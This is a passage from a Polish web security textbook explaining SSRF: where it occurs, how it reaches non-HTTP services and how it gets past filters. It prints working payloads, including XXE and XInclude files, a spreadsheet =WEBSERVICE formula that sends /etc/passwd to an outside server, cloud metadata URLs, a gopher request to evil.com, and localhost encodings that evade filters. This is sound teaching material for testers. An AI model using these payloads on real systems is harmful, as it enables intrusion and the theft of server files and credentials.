## MOŻLIWE SKUTKI WYKORZYSTANIA PODATNOŚCI

Czy ominiecie firewalla z wykorzystaniem SSRF ma wartość czapki gruszek czy raczej miliona dolarów? To zależy, co można zrealizować, łącząc się z normalnie zablokowanymi usługami. Możliwe są tu obie skrajności.

Z jednej strony, co daje pentesterowi dostęp do portu, na którym działa jedynie w pełni załatana usługa ssh, do której w dodatku nie posiada danych dostępowych? Nic lub prawie nic. Z drugiej strony, w rozmaitych realnych scenariuszach pentester uzyska:

- ▶ wykonanie dowolnego kodu na poziomie systemu operacyjnego<sup>2</sup>,
- ▶ *Denial of Service* (DoS) – na usługi sieciowe, np.:  
http://192.168.10.1/\_shutdown/,
- ▶ czytanie plików ze zdalnych zasobów (np. zasobów niedostępnych publicznie), a charakterystycznych dla konkretnych środowisk, np. cloud:  
http://metadata.google.internal/,  
http://169.254.169.254/latest/meta-data/<sup>3</sup>,
- ▶ omijanie restrykcji do zasobów bazujących na źródłowym adresie IP,
- ▶ dostęp do urządzeń sieciowych wchodzących w skład infrastruktury (np. do webowych paneli zarządczych).

Z czynności „pomocniczych” realizowane są często:

- ▶ skanowanie portów na lokalnym serwerze/innych urządzeniach czy sieciach dostępnych z podatnej maszyny,

- ▶ próby zlokalizowania poprawnych użytkowników oraz haseł, np.:  
`http://admin:admin@192.168.10.1/`,  
`http://admin:admin2@192.168.10.1/`,  
`http://admin:test@192.168.10.1/`.

Znamy już podstawy podatności SSRF, omówmy więc teraz bardziej szczegółowo jej elementy.

## CZĘSTE MIEJSCA WYSTĘPOWANIA PODATNOŚCI SSRF

### Podstawy

Dość oczywiste miejsce, od którego warto rozpocząć poszukiwania podatności, to parametry HTTP przekazywane w żądaniu, których nazwy zawierają nazwy plików lub adresy URL. Może to być np.:

- ▶ `?resource=main.js`,
- ▶ `?resource=https://cdn.example.com/`,
- ▶ każde inne miejsce w żądaniu HTTP, gdzie przekazywane są parametry (np. parametr w ciele żądania typu POST, może to być parametr znajdujący się np. w strukturze JSON przekazanej w ciele żądania).

Jeśli widzimy tego typu przykład: `http://translate.google.com/translate?u=sekurak.pl`, warto zastanowić się, czy nie występuje tutaj SSRF.

### Pliki XML

#### XXE

Inne „standardowe” miejsce, gdzie warto szukać podatności SSRF, to przetwarzanie pliku XML po stronie serwerowej. Ten element może mieć wiele wariantów. Najbardziej chyba znanym jest podatność XXE\*. Przykład XXE, który próbuje zrealizować SSRF, przedstawiono poniżej:

*Listing 1. SSRF w encji zewnętrznej*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE strony [
<!ENTITY shp SYSTEM "http://127.0.0.1:9555/_shutdown/">
] >
<strony>
  <strona id="sekurak">
    <nazwa>Sekurak</nazwa>
    <url>http://www.sekurak.pl/</url>
    <komentarz>I &lt;3 Sekurak! &shp;</komentarz>
```

---

\* Więcej na ten temat zob. w rozdz. Pułapki w przetwarzaniu plików XML.

```
</strona>
</strony>
```

## Document type definition (DTD)

Istnieją ataki, które nie bazują na encjach (choć na pierwszy rzut oka wyglądają podobnie do XXE), a jednak zmuszają parsery XML do wykonania pewnej komunikacji. Przykład<sup>3</sup> takiego dokumentu:

*Listing 2. SSRF w doctype*

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" "http://internal/service?ssrf">
<roottag>not an entity attack!</roottag>
```

## XInclude

W przypadku plików XML można również spróbować skorzystać z mechanizmu XInclude<sup>4</sup>. Umożliwia on dołączenie do bazowego dokumentu XML innych plików (XML lub po prostu plików tekstowych):

*Listing 3. Przykład użycia XInclude*

```
<?xml version='1.0'?>
<data xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href= ↵
"http://publicServer.com/file.xml"></xi:include></data>
```

Ta metoda ma dla pentestera pewną zaletę w porównaniu z XXE: wskazany plik zewnętrzny nie musi być nawet prawidłowym XML-em. Mówi o tym parametr `parse`<sup>5</sup>:

*Listing 4. Użycie XInclude z parametrem parse*

```
<root xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:includehref="file:///etc/fstab" parse="text"/>
</root>
```

W ten sposób można próbować czytać dowolne pliki tekstowe, nie tylko te będące prawidłowymi plikami XML.

## SVG/XLink

Sam mechanizm XLink<sup>6</sup> to XML-owy odpowiednik hyperlinków znanych z HTML. Nie zawsze mechanizm XLink jest respektowany/wspierany przez mechanizm przetwarzający XML. Na uwagę zasługują jednak pliki SVG, będące XML-ami. W tym przypadku XLink często jest obsługiwany<sup>7</sup>:

```
<image xlink:href="http://example.com/?evil=var" />
```

\* O innych przykładach tego typu ataku zob. Morgan T.D., Al Ibrahim O., *XML Schema, DTD, and Entity Attacks. A Compendium of Known Techniques*, <https://www.vsecurity.com/download/publications/XMLDTDEntityAttacks.pdf>.

Przykładowy, wykorzystany w ataku plik SVG może wyglądać np. tak:

*Listing 5. Plik SVG wykorzystujący mechanizm XLink*

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns:svg="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/2000/
svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="200" height="200">
<image height="30" width="30" xlink:href="/lib/plymouth/ubuntu_logo.png" />
<image height="30" width="30" xlink:href="http://127.0.0.1:9555/_shutdown/" />
<text x="0" y="20" font-size="20">test</text>
</svg>
```

## XSLT

Podzbiorem problemów z plikami XML mogą być odmiany SSRF realizowane w plikach XSLT<sup>8</sup>.

Zobaczmy taki przykład:

*Listing 6. SSRF w pliku XLSX*

```
<xsl:templatematch="/">
  <xsl:value-of select="document('http://127.0.0.1:22')"/>
</xsl:template match="/">
```

## Formaty pakietów biurowych

Dość nietypowym sposobem na realizację SSRF mogą być podatności (czy może funkcje?) w obsłudze formatów używanych przez popularne pakiety biurowe, np. LibreOffice. Ten ostatni jest czasem wykorzystywany po stronie serwerowej w celu konwersji uploadowanego dokumentu na format PDF. W takim przypadku pentester może użyć<sup>9</sup> np. funkcji =WEBSERVICE, umożliwiającej pobranie zewnętrznych (lub lokalnych) zasobów.

☞ *LibreOffice w wersjach poniżej 5.4.5 oraz 6.0 umożliwia atakującym czytanie plików z wykorzystaniem funkcji =WEBSERVICE\*.*

W tym przypadku pentester przygotowuje plik CSV lub XLS, a w jednej z komórek umieszcza następujący wpis:

```
=WEBSERVICE("/etc/passwd")
```

Opcja alternatywna, realizująca SSRF (wysłanie pliku przez sieć):

```
=WEBSERVICE("http://test.example.com:6000/?q=" & WEBSERVICE("/etc/passwd"))
```

---

\* „LibreOffice before 5.4.5 and 6.x before 6.0.1 allows remote attackers to read arbitrary files via =WEBSERVICE calls in a document...”; CVE-2018-6871, <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6871>. [W całym rozdziale przekład własny Autora – przyp. red.]

Po uploadzie pliku możemy zobaczyć wynikowy plik PDF z zawartością `/etc/passwd` lub – w przypadku wykorzystania opcji z SSRF – plik zostanie wysłany na nasz serwer.

Istnieją też nieco prostsze przypadki umożliwiające wykorzystanie podatności SSRF z plików w rozmaitych formatach pakietów biurowych. Prawdopodobnie większości Czytelników jest znana możliwość dołączania obrazku do pliku w formacie `.odt` czy `.docx`. Czy da się dołączyć obrazek z zewnętrznego serwera? Tak. A stąd już krótka droga do poważniejszych konsekwencji, np. umożliwiających wykradanie danych<sup>10</sup>.

Na koniec warto uświadomić sobie fakt, że w omawianych przykładach – w różnych scenariuszach – podatna może być wersja LibreOffice (i innych podobnych pakietów) zarówno działająca po stronie serwerowej, jak i klienckiej.

Warto też przypomnieć, że większość nowoczesnych formatów plików typu `.docx`, `.xlsx`, `.odt` to archiwa `.zip`, zawierające w sobie m.in. pliki XML. Jakie to ma znaczenie? Polecam ponowną lekturę sekcji, w której omówiono problemy w XML-ach.

## Inne formaty plików


### Dowolne formaty

W pewnym uproszczeniu można powiedzieć, że SSRF realizowany poprzez odpowiednio spreparowane pliki XML to podzbiór innego problemu, polegającego na automatycznym pobieraniu zasobów z dostarczanego (np. mechanizmem uploadu) do serwera pliku, który jest następnie przetwarzany. Zobaczmy przykład<sup>11</sup> umieszczenia takiego fragmentu w pliku:

*Listing 7. Próba wykorzystania podatności SSRF w jednej z aplikacji należących do Google*

```
<table id="my_table">
<column id="first" type="string"/>
<column id="last" type="string"/>
<data>
<file format="csv" encoding="utf-8">ftp://0.0.0.0:22</file>
</data>
</table>
```

Plik można było uploadować do jednego z systemów Google, co powodowało podłączenie do lokalnej maszyny (Google'a):



```
Countries
Jan 31, 2018 at 12:54:05 PM
sun.net.ftp.FtpProtocolException: Welcome message: SSH-2.0-OpenSSH_7.2 GoogleMDI-
OpenSSH_7.2 GoogleMDI-2.0
▶ DSPL Outline
```

*Rysunek 3. Widoczny serwer SSH, który nie był dostępny z poziomu Internetu<sup>12</sup>*

Na marginesie, więcej „nietypowych adresów” typu `0.0.0.0` można znaleźć w dalszej części tego rozdziału.

## MP4

Jeszcze inny przypadek z tej kategorii wart odnotowania to podatność SSRF, która może być wykorzystana poprzez odpowiednio spreparowany plik wideo MP4<sup>13</sup>.

Błąd można wykorzystać w momencie, kiedy podatny serwis konwertuje uploadowany plik wideo i korzysta z narzędzia FFmpeg. Ten ostatni wspiera technologię HTTP Live Streaming<sup>14</sup>, która z kolei ma możliwość pobrania pewnych zewnętrznych zasobów. Brzmi już jak nasz znajomy SSRF? Zgadza się, przykładowy plik (niech będzie to podatny\_plik.mp4), który realizuje SSRF, wygląda tak:

*Listing 8. Przykład pliku MP4 z próbą wykorzystania podatności SSRF*

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://blackhat.com/about.html
#EXT-X-ENDLIST
```

lub np. tak:

*Listing 9. Przykład pliku MP4 z próbą wykorzystania podatności SSRF*

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
concat:http://dx.su/header.m3u8|file:///etc/passwd
#EXT-X-ENDLIST
```

SSRF realizowany jest w tym momencie:

```
ffmpeg -i podatny_plik.mp4 -o wynik.avi.
```

## Biblioteki

Warto też zwrócić uwagę na podatności SSRF w rozmaitych bibliotekach. Jako przykład niech posłuży podatność w ImageMagick<sup>15</sup>. W tym przypadku wystarczy wysłać odpowiednio spreparowany plik, zmuszając w ten sposób serwer do wykonania stosownej do potrzeb atakującego komunikacji sieciowej.

Przykładowy złośliwy plik (ssrf.mvg) może wyglądać tak:

*Listing 10. Plik MVG z próbą wykorzystania podatności SSRF*

```
push graphic-context
viewbox 0 0 640 480
fill 'url(http://example.com/)'
pop graphic-context
```

Wykonanie zapytania jest realizowane w przypadku konwersji pliku na inny format (często odbywa się to po stronie serwerowej):

```
$ convert ssrf.mvg out.png
```

## Mechanizm uploadu

W tym przypadku chodzi o znane wszystkim formularze uploadu pliku, np. swojego awatara, przy czym najczęściej sam format uploadowanego pliku nie ma większego znaczenia.

Ciekawie robi się, kiedy nazwę lub zawartość pliku podamy w nieco innej formie.

*Listing 11. Żądanie HTTP z parametrem próbującym wykorzystać podatność SSRF*

```
POST /upload HTTP/1.1
Host: example.com
Content-Type: multipart/form-data; boundary=WebKitFormBoundaryGB91jEIcBxpCcDww

--WebKitFormBoundaryGB91jEIcBxpCcDww
Content-Disposition: form-data; name="attachment";

http://169.254.169.254/latest/
```

Zauważmy, że adres `http://169.254.169.254/latest/` został tutaj użyty zamiast treści uploadowanego pliku\*. W takich przypadkach mechanizm obsługujący upload chce być jak najbardziej przyjazny użytkownikowi<sup>16</sup>.

❧ Biblioteka *Paperclip* implementuje koncepcję IO adapterów, które umożliwiają użytkownikowi wskazanie wielu różnych sposobów na przekazanie na serwer uploadowanego pliku. (...) Jeśli adaptery te są używane, *Paperclip* działa jako proxy i pobiera plik ze wskazanego w żądaniu URI\*\*.

Jednocześnie warto w tym miejscu zaznaczyć, że czasem mechanizmy uploadu posiadają dodatkowy (ukryty bądź nie) parametr – np. URL, gdzie bezpośrednio można podać stosowny, zewnętrzny zasób.

## Inne miejsca

Serwer może zostać zmuszony do wykonania zapytania HTTP w jeszcze inny sposób. Jesteśmy przyzwyczajeni do żądań HTTP w formie: `GET /zasob HTTP/1.0`. A co się stanie, jeśli zamiast elementu `/zasob` użyjemy pełnego adresu URL\*\*\*?

Czasami uda się zmusić serwer do połączenia się z inną, wewnętrzną maszyną, a my otrzymamy informacje, do których nie jesteśmy uprawnieni:

\* Standardowo wartość ta będzie traktowana jako zwykła zawartość pliku, tutaj jednak specyficzna biblioteka obsługuje ten przypadek inaczej.

\*\* „The Paperclip library has a concept of »IO adapters« that provide multiple ways a »file« can be passed to the Paperclip library so that it can do what it does best. (...) When these adapters are used, Paperclip acts as a proxy and downloads the file from the website URI that is passed in”; Gutierrez R., *All about Paperclip's CVE-2017-0889 Server Side Request Forgery (SSRF) vulnerability*, <https://medium.com/in-the-weeds/all-about-paperclips-cve-2017-0889-server-side-request-forgery-ssrf-vulnerability-8cb2b1c96fe8>.

\*\*\* Kettle J., *Cracking the lens: targeting HTTP's hidden attack-surface*, <https://portswigger.net/blog/cracking-the-lens-targeting-http-hidden-attack-surface>; por. też rozdz. Podstawy protokołu HTTP.

*Listing 12. Żądanie HTTP z pełnym adresem URL w linijce żądania*

```
GET http://internal-website.mil/ HTTP/1.1
Host: xxxxxxx.mil
Connection: close
```

W podobny sposób można czasem „oszukać” usługi reverseproxy, tym razem używając nagłówka Host:

*Listing 13. Nagłówek Host zawierający nietypowy adres*

```
HELP / HTTP/1.1
Host: internal.ip.addr:8082

HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:33:59 GMT
Transfer-Encoding: chunked
Connection: keep-alive
```

Z jeszcze innych ciekawych możliwości manipulacji żądaniem, o których wspomniano w cytowanej powyżej pracy, warto przywołać X-Wap-Profile:

*Listing 14. Nagłówek X-Wap-Profile – próba wykorzystania podatności SSRF*

```
GET / HTTP/1.1
Host: training.securitum.com
X-Wap-Profile: http://nds1.nds.nokia.com/uaprof/N6230r200.xml
Connection: close
```

Niektóre aplikacje po prostu pobierają wskazany plik XML, co może mieć przynajmniej dwa zastosowania w kontekście naszych rozważań o SSRF: bezpośrednie podanie innego adresu lub podanie adresu do serwera atakującego, gdzie będzie hostowany plik XML, który z kolei zmusi serwer do realizacji kolejnej komunikacji (np. z wykorzystaniem XXE)<sup>17</sup>.

## **PROTOKOŁY INNE NIŻ HTTP WYKORZYSTYWANE W SSRF**

### **Wstęp**

Do tej pory poznaliśmy przykłady komunikacji HTTP z wykorzystaniem SSRF. Przyjrzyjmy się teraz możliwościom komunikacji z innymi protokołami. Przypomnijmy: najprostszy przykład komunikacji realizowanej z wykorzystaniem SSRF to komunikacja HTTP na konkretny port, np.:

```
http://127.0.0.1:21/
```

Co na taką komunikację odpowie serwer FTP? Zapewne niewiele. Zauważmy, że w tym przypadku zostanie wysłana komunikacja protokołem HTTP do serwera FTP.


Serwer FTP ją zignoruje, ale prawdopodobnie inaczej zostanie obsłużona komunikacja, kiedy port jest otwarty, a inaczej, kiedy jest zamknięty (np. będą różne czasy odpowiedzi serwera lub komunikaty błędów). Dzięki temu możliwa jest realizacja rekonesansu (które porty są otwarte, a które nie?).

Czasami istnieje jednak możliwość poprawnej komunikacji z serwerem FTP (czy innymi usługami). W jakiej sytuacji? Wtedy, gdy możliwe jest wstrzyknięcie znaków końca linii, np.:

```
GET /get_resource?ext_url=http://127.0.0.1:21/%0a%0dUSER test%0a%0dPASS
test2%0a%0d
```

W tym przypadku możemy już bez problemu „rozmawiać” z dowolnym protokołem tekstowym, np. memcache, redis itp. Innymi słowy – zwiększamy skuteczne możliwości ataku.

Jako przykład tego problemu można wskazać błąd w pythonowej bibliotece urllib<sup>18</sup>, w wyniku którego możliwe jest wstrzyknięcie znaku końca linii w formie kodowania procentowego, przy czym za CRLF musi być dodatkowo umieszczona spacja (%20). Przykład wykorzystania tego typu problemu można zobaczyć na rysunku 4. Jak widać, dzięki wstrzyknięciu znaku końca linii możliwa jest komunikacja cją protokołem memcache z usługą działającą na adresie 127.0.0.1.



Rysunek 4. Wykorzystanie podatności SSRF, możliwość komunikowania się za pomocą protokołu memcache

## HTTPS

Być może niektórzy Czytelnicy jako „inne protokoły” wskażą HTTPS. I słusznie, zazwyczaj protokół ten możliwy jest do wykorzystania w przypadku SSRF:

```
GET /get_resource?ext_url=https://127.0.0.1/
```

Poza oczywistym dostępem do usług działających w oparciu o HTTPS mamy tu jeszcze jedną ciekawostkę. Otóż można próbować wstrzykiwać znak końca linii w nazwie domeny, do której się odwołujemy. Ten przykład opisany jest m.in. w prezentacji: *A New Era of SSRF – Exploiting URL Parser in Trending Programming Languages!*<sup>19</sup>. SNI to – w pewnym skrócie – mechanizm umożliwiający sprawne obsłużenie virtualhostów, jeśli na naszym serwerze obsługujemy HTTPS. Dzięki temu możemy mieć jeden adres IP oraz różne certyfikaty HTTPS dla różnych domen wirtualnych. Przykład poniżej:

```
https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM...:25/
$ tcpdump -i lo -qw - tcp port 25 | xxd
000001b0: 009c 0035 002f c030 c02c 003d 006a 0038 ...5./0.,.=.j.8
000001c0: 0032 00ff 0100 0092 0000 0030 002e 0000 .2.....0....
000001d0: 2b31 3237 2e30 2e30 2e31 200d 0a48 454c +127.0.0.1 ..HEL
000001e0: 4f20 6f72 616e 6765 2e74 770d 0a4d 4149 0 orange.tw..MAI
000001f0: 4c20 4652 4f4d 2e2e 2e0d 0a11 000b 0004 L FROM.....
00000200: 0300 0102 000a 001c 001a 0017 0019 001c .....
```


Rysunek 5. Wstrzyknięcie końca linii w TLS SNI<sup>20</sup>

Całość wynika z faktu, że nazwa domeny (łącznie z przełamaniem linii) w tym przypadku przesyłana będzie w formie jawnej, a jak wspominałem wcześniej, taka sytuacja prowadzi często do możliwości „rozmawiania” z dowolnymi protokołami tekstowymi działającymi np. na localhoście.

## PHAR

Część z protokołów może mieć swoje dalsze charakterystyczne cechy i wynikające z nich problemy. Jako przykład niech posłuży phar, który jest charakterystyczny dla technologii PHP<sup>21</sup>. Istnieje możliwość przygotowania pliku phar z taką zawartością, aby samo jego odczytanie wykonało kod w systemie operacyjnym<sup>22</sup>. Przy czym nie chodzi tutaj o zapakowanie do pliku phar pliku php, a następnie poszukiwanie miejsca, w którym programista wypakuje nasz złośliwy plik php i go uruchamia. Istotą problemu w tym przypadku jest możliwość automatycznej deserializacji danych zawartych w phar (samo archiwum phar może być wręcz puste, bo dane do deserializacji znajdują się w metadanych).

Plik musi istnieć lokalnie na systemie, gdzie występuje podatność SSRF (pentester może go spróbować umieścić na serwerze – np. standardowym mechanizmem uploadu). Przykładowy scenariusz ataku został przedstawiony na rysunku 6. W tym przypadku pentester najpierw tworzy złośliwe archiwum phar oraz wgrywa je na serwer (punkt 1), następnie próbuje odczytać plik phar, korzystając z podatności XXE (punkt 2), a na koniec uzyskuje dostęp na system operacyjny, na którym działa aplikacja (punkt 5a).



Rysunek 6. Próba wykorzystania podatności SSRF – uzyskanie dostępu do systemu operacyjnego

Warto podkreślić, że plik phar może mieć dowolne rozszerzenie (np. .jpg) oraz jest włączony domyślnie\*.

## Gopher

Wart odnotowania jest również protokół Gopher, który daje bogate możliwości komunikacji z protokołami binarnymi, a także umożliwia wstrzykiwanie znaków końca linii<sup>23</sup>, co, jak wspomniałem wcześniej, daje duże możliwości „rozmawiania” z różnymi protokołami, innymi niż HTTP/HTTPS. Przykład:

Listing 15. Wykorzystanie podatności SSRF z użyciem protokołu Gopher

```

gopher://evil.com:12346/_HI%0AMultiline%0Atest

evil.com:#nc -v -l 12346
Listening on [0.0.0.0] (family 0, port 12346)
Connection from [54.227.37.234] port 12346 [tcp/*] accepted (family 2, sport 49398)
HI
Multiline
test

```

\* Stan na 26 lipca 2019, Debian 9, PHP 7.0.33-0+deb9u3.

## Inne protokoły

Dodatkowe potencjalne możliwości mogą dawać inne „protokoły”<sup>24</sup> obsługiwane przez mechanizm pobierający pliki po stronie aplikacyjnej:

- ▶ ftp,
- ▶ telnet,
- ▶ tftp,
- ▶ dict,
- ▶ mailto,
- ▶ file,
- ▶ glob,
- ▶ zip,
- ▶ zlib,
- ▶ rar,
- ▶ ssh2.exec,
- ▶ ...

Które z nich są włączone domyślnie? Bardzo często zależy to od wykorzystanej technologii czy konkretnej biblioteki użytej po stronie serwerowej. Najprostszy przykład użycia mniej typowego protokołu: `GET /get_resource?file=file:///etc/passwd`.

## CZĘSTE BŁĘDY W FILTRACH ANTY-SSRF

Najprostsza metoda ochrony przed SSRF to uniemożliwienie serwerowi komunikowania się z tą samą maszyną czy jakimikolwiek serwerami w backendzie/sieci lokalnej; alternatywnie możemy chcieć wymusić możliwość komunikacji tylko z daną domeną (np. nasz CDN) lub adresami IP. Łatwo powiedzieć, trudniej zrealizować.

### Filtry blacklist

W przypadku filtrów typu blacklista pentester stara się zapisać docelowy adres IP/domenę w nieco inny (ale równoważny) sposób. Skupmy się na zasobie `http://127.0.0.1/` i zobaczymy kilka nietypowych metod uzyskania dostępu właśnie do localhosta.

1. Pierwsza podpowiedź jest w ostatnim zdaniu: `http://localhost/`. A może `http://localhost/`?
2. Nieco mniej znanym faktem jest to, że „localhost” to cała sieć `127.0.0.0/8`. Zatem `127.1.2.3` też da nam dostęp na loopback.
3. `::1` to kolejny przykład – tym razem to loopback IPv6 (nawet jeśli nie używamy wprost IPv6, zdecydowana większość systemów operacyjnych włącza jego obsługę, udostępniając również loopback, na którym działają usługi). Tutaj sprawdzi się np.: `http://[::1]:25`.
4. `http://0.0.0.0/` to kolejny adres, który często wskazuje właśnie na localhosta. Mamy też wariant: `http://0/` czy odpowiednik IPv6: `http://[::]/`.
5. W IPv4 możemy użyć podobnego zapisu adresu IP jak w IPv6, tj. opuścić zera: `http://127.1/` jest tym samym co `http://127.0.0.1/`.

6. Dodatkowo istnieje możliwość zapisu adresu IP na wiele różnych sposobów:
  - ▷ czym jest np.: `http://2130706433/?` Spróbujcie w dowolnym systemie operacyjnym wykonać polecenie: `ping 2130706433` – tak, to stary dobry `127.0.0.1`,
  - ▷ czasem działa również: `http://6425673729/`, czy nieco bardziej drastyczne: `http://954437176888888464073248014951756575519519519519518706958139196797091841/`,
  - ▷ można i tak: `http://0x7F000001/`,
  - ▷ albo ósemkowo: `http://0177.0000.0000.0001/`,
  - ▷ część wariantów można łączyć, np.: `http://00000000177.0x1f.20/`,
  - ▷ w DNS istnieje możliwość skonfigurowania własnej domeny, tak by odpowiadała np. adresem `127.0.0.1`.
7. Jeszcze inny sposób na ominięcie filtra to przygotowanie zasobu na naszym serwerze, który jednak wykona przekierowanie na localhosta. Przykład: `/get_resource?file=http://cdn.sekurak.pl/main.js`. Jednak `cdn.sekurak.pl/main.js` od razu przekierowuje (np. kodem odpowiedzi HTTP 302) do `http://127.0.0.1/`.
8. Jeśli pentester kontroluje domenę, z której ma być pobrany plik (częsty przypadek w kontekście podatności SSRF), to może spróbować zastosować jeszcze jedną technikę, określaną jako *DNS rebinding*<sup>25</sup>. W tym przypadku podatny fragment aplikacji działa tak:
  - ▷ filtr rozwiązuje podaną domenę (korzystając z serwera DNS atakującego) – otrzymuje adres IP niebędący na liście adresów niedozwolonych,
  - ▷ aplikacja w takim przypadku wykonuje żądanie HTTP do zasobu, ponownie wykonując zapytanie do DNS. Teraz jednak pentester może zwrócić inny adres – np. `127.0.0.1`\*

Tutaj wskazałem tylko kilka przykładów dla localhosta<sup>26</sup>, a są jeszcze inne sieci prywatne (IPv4 czy IPv6). W tym przypadku oczywiście, jeśli zapomnimy o jakimś wariacie, mamy problem (tj. można ominąć nasz filtr).

## Filtry whitelist

Podejście polegające na wykorzystaniu whitelist jest z reguły o wiele bardziej skuteczne. Wskazujemy dokładnie, skąd nasza aplikacja może pobierać zasoby. Na liście nie będzie zazwyczaj żadnego adresu z sieci prywatnych, a będzie np. nasz serwer, gdzie składowane są statyczne pliki – powiedzmy, adres `cdn.sekurak.pl`.

Wydaje się to trudne do ominięcia? Niekoniecznie. Jako pierwszy przykład podam przypadek, kiedy filtr wymuszający komunikację tylko z daną domeną domyślnie używa wyrażeń regularnych, w których kropka oznacza dowolny znak<sup>27</sup>. Jeśli chcę wymusić, aby pobieranie zewnętrznych zasobów odbywało się tylko z domeny `cdn.sekurak.pl`, porównuję przekazaną wartość z ciągiem `cdn.sekurak.pl`. Teo-

\* Aby uniknąć problemów z *cache* DNS, pentester zazwyczaj ustawia bardzo niski parametr TTL (np. 1 sekunda) dla swojej domeny.

retycznie oczywiste, ale kiedy nasz ciąg (`cdn.sekurak.pl`) w trakcie porównania traktowany jest jako wyrażenie regularne (w którym kropka oznacza dowolny znak), można ominąć taki filtr, podając jako domenę np. wartość: `cdnAsekurak.pl`.

Niekiedy ominięcie filtru bywa jeszcze prostsze. Możemy pobierać zasoby tylko z adresu zawierającego „google.com”? Sprawdźmy: `cdn.sekurak.pl/file?google.com`. Prosty przykład tego typu można zobaczyć w opisie błędu znalezionego w serwisie *duckduckgo.com*<sup>28</sup>. Problematiczna bywa również obsługa znaków `@` oraz `#`. Przypomnijmy sobie nieco bardziej rozbudowany adres URL\*.

```
http://user:password@example.com:8042/over/there?name=ferret#nose
```

Znak `#` oznacza fragment (odwołanie do kotwicy HTML). Przeglądarka internetowa nie wysyła do serwera ani samego znaku `#`, ani niczego, co znajduje się po nim. Znak `@` oddziela z kolei dane o użytkowniku od adresu serwera. Zobaczmy taki przykład:

```
GET /get_resource?file=http://127.0.0.1:11211#@google.com:80/
```

Czy tutaj powinniśmy się łączyć do `127.0.0.1`? (bo domena *google.com* jest we fragmencie). Czy może do *google.com*, bo przecież `127.0.0.1` to nazwa użytkownika, a `11211#` to hasło?

